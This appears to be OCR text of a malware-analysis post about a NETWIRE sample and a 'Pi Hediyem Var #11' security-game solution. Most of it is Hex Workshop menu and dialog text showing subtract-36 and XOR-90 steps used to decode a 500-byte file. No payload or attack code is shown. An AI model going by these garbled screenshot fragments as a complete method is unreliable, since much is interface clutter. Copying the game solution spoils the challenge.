
1. Please note that the APT group mentioned in this article is currently unknown, and the specific malware discussed has been named NETWIRE in FireEye’s blog post titled “EPS Processing Zero-Days Exploited by Multiple Threat Actors” published in May.
2. Furthermore, this article also contains the solution path for the “Pi Hediyem Var #11 cybersecurity game.”


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
+/- Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
Subtract
Cursor: 00000002
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Subtract Operation
Description
Replaces your data with your data minus another value (data = data - value).
Operand
Treat Data As:
8 Bit Unsigned Byte
Byte Ordering:
Little Endian (e.g. Intel)
Value:
36
Decimal
Hex
OK
Cancel
Help
Apply On
Selection
Entire File
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000006
Caret: 00000000
Sel: 000001F4
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
+/- Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
XOR
Cursor: 00000051
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
XOR Operation
Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).
Operand
Treat Data As:
16 Bit Unsigned Short
Byte Ordering:
Little Endian (e.g. Intel)
Value:
90
Decimal
Hex
OK
Cancel
Help
Apply On
Selection
Entire File
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000000
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Inspector
Data at offset 0x00000000:
int8 13
uint8 13
int16 13
uint16 13
int32 655373
uint32 655373
int64 2814805602336...
uint64 2814805602336...
half float 7.7486038e-007
float 9.1837318e-040
double 1.3906987e-308
Expression Calc
Signed
32 bit
-08-03-2017
Structures
Member
Value (dec)
Value (hex)
Size
Find Results
Address
Length
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000088
Caret: 00000000
500 bytes
OVR MOD READ